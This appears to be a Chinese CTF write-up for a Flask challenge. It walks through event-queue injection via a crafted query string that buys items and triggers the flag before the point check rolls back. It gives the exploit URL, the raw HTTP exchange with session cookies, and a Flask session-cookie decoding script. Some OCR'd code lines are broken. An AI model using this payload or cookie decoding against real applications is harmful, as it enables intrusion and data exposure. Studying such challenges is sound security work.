


```
@app.route(url_prefix+'/')
def entry_point():
    querystring = urllib.unquote(request.query_string)
    request.event_queue = []
    if querystring == '' or (not querystring.startswith('action:')) or
        querystring = 'action:index;False#False'
    if 'num_items' not in session:
        session['num_items'] = 0
        session['points'] = 3
        session['log'] = []
    request.prev_session = dict(session)
    trigger_event(querystring)
    return execute_event_loop()
```




```
def get_flag_handler(args):
    if session['num_items'] >= 5:
        trigger_event('func:show_flag;' + FLAG()) # show_flag_function has been disabled, no worries
    trigger_event('action:view;index')
```

我们看哪里可以使session['num_items']增加，找到该函数




```
def buy_handler(args):
    num_items = int(args[0])
    if num_items <= 0: return 'invalid number({}) of diamonds to buy<br />'.format(args[0])
    session['num_items'] += num_items
    trigger_event(['func:consume_point;{}'.format(num_items), 'action:view;index'])

def consume_point_function(args):
```

上面这里会又添加consume_point到event_queue中，如果该consume_point_function 在get_flag_handle的之前实现，那么会raise RollBackException()，从而退出while，导致get_flag_handler不能实现，所以要在buy_handler加入event_queue后又把get_flag_handler加入event_queue




```
def consume_point_function(args):
    point_to_consume = int(args[0])
    if session['points'] < point_to_consume: raise RollBackException()
    session['points'] -= point_to_consume
```

最后会把flag加入session，网上找个脚本解密session就行




```
def get_flag_handler(args):
    if session['num_items'] >= 5:
        trigger_event('func:show_flag;' + FLAG()) # show_flag_function has been disabled, no worries
    trigger_event('action:view;index')
```



```
def trigger_event(event):
    session['log'].append(event)
```


所以最后的payload如下

```
http://116.85.48.107:5002/d5af31f66147e657/?action:trigger_event%23;action:buy;50%23action:get_flag;a
```



```
GET /d5af31f66147e657/?action:trigger_event%23;action:buy;50%23action:get_flag;1
HTTP/1.1
Host: 116.85.48.107:5002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101
Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
session=.eJxtzl1rwjAYBeC_MnLtRdoiNQUvFExBaMNmNGnGGI1x0pjEYq0fEf_7ul0Im7174Ry
e99yA2W9B8n4DLxIkoGA5LBlqiXu7lkw5wedfggsj3asmIdYqNSep60rxXZzTiX70rTIKIytT7Iifjc
F98ETaebChTZBNxj_xU_of-HgIwq3awtdahkOvWGB4ND2VbAiJX557JCdqwddx19gJvv2V_k
K-TFHEQ9EUbB1nUQGz1cgrnbcKjy7UT888xER0Y-gM00WANIXokLFl3-yeZ8C19rM6bmwDE
jgA9b5yx-6M7t8a5XQe.D5y_vA.SJrjD04cZehrerSA4N5Axa-yz2w
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Sat, 20 Apr 2019 14:35:52 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 113
Set-Cookie:
session=.eJxtzl1rwjAYBeC_MnLtRdoiNQUvFExBaMNmNGnGGI1x0pjEYq0fEf_7ul0Im7174R
ye99yA2W9B8n4DLxIkoGA5LBlqiXu7lkw5wedfggsj3asmIdYqNSep60rxXZzTiX70rTIKIytT7Iif
jcF98ETaebChTZBNxj_xU_of-HgIwq3awtdahkOvWGB4ND2VbAiJX557JCdqwddx19gJvv2V
_kK-TFHEQ9EUbB1nUQGz1cgrnbcKjy7UT888xER0Y-gM00WANIXokLFl3-yeZ8C19rM6bmw
DEjgA9b5yx-6M7t8a5XQe.D5y_yA._nWdGoN_VOSEQY_6_rRN_gyFUe0; HttpOnly; Path=/

ERROR! All transactions have been cancelled. <br /><a
href="./?action:view;index">Go back to index.html</a><br />
```



```
C:\Users\hank\Desktop
λ python ff.py  .eJxtzl1rwjAYBeC_MnLtRdoiNQUvFExBaMNmNGnGGI1x0pjEYq0fEf_7ul0Im7174Rye99yA2W9B8n4DLxIkoGA5LBlqiXu7lkw5wedfggsj3asmIdYqNSep60rxXZzTiX70rTIKIytT7IifjcF98ETaebChTZBNxj_xU_of-HgIwq3awtdahkOvWGB4ND2VbAiJX557JCdqwddx19gJvv2V_kK-
TFHEQ9EUbB1nUQGz1cgrnbcKjy7UT888xER0Y-gM00WANIXokLFl3-yeZ8C19rM6bmwDEjgA9b5yx-6M7t8a5XQe.D5y_vA.SJrjD04cZehrerSA4N5Axa-yz2w
{u'points': 3, u'num_items': 0, u'log': ['action:trigger_event#;action:buy;50#action:get_flag;1', ['action:buy;50', 'action:get_flag;1'], ['func:consume_point;50', 'action:view;index'], 'func:show_flag;3v41_3v3nt_1O0p_aNd_fLASK_cOOk1e',
action:view;index']]}

C:\Users\hank\Desktop
λ
```

解码脚本如下p牛大佬写的，膜拜

```python
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                         'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                             'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```